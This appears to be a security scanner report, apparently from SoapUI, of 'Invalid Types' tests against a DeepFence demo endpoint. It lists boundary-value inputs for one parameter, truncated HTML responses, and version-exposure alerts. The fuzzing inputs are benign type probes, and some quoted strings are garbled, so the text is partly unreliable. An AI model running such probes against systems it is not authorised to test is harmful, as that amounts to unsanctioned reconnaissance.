href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1978

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-32768</td></tr></table>	Name	Value	DemoUser1#	-32768
Name	Value				
DemoUser1#	-32768				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1979				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>127</td></tr></table>	Name	Value	DemoUser1#	127
Name	Value				
DemoUser1#	127				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1980				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>0</td></tr></table>	Name	Value	DemoUser1#	0
Name	Value				
DemoUser1#	0				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1981

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>-1</td></tr></table>	Name	Value	DemoUser1#	-1
Name	Value				
DemoUser1#	-1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1982				

Scan	Invalid Types
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	1
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/v0mCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#1983	

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>1267896799</td></tr> </table>	Name	Value	DemoUser1#	1267896799
Name	Value				
DemoUser1#	1267896799				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnHcPrRaUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an				

unexpected response, you may want to improve error handling in the code processing this input.	
Issue Number	#1984

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>882223334991111111</td></tr></table>	Name	Value	DemoUser1#	882223334991111111
Name	Value				
DemoUser1#	882223334991111111				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1985				

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>294967295</td></tr></table>	Name	Value	DemoUser1#	294967295
Name	Value				
DemoUser1#	294967295				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script</pre>				

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1986

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>65535</td></tr></table>	Name	Value	DemoUser1#	65535
Name	Value				
DemoUser1#	65535				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1987				

Scan	Invalid Types
Severity	ERROR
	https://deepfence.show/

Endpoint**Request**

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	255

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#1988

Scan

Invalid Types

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	SoapUI is the best

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.
Issue Number	#1989

Scan	Invalid Types				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SoapUI is the best</td></tr></table>	Name	Value	DemoUser1#	SoapUI is the best
Name	Value				
DemoUser1#	SoapUI is the best				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	Since incorrectly typed data inserted into the parameter DemoUser1# provoked an unexpected response, you may want to improve error handling in the code processing this input.				
Issue Number	#1990				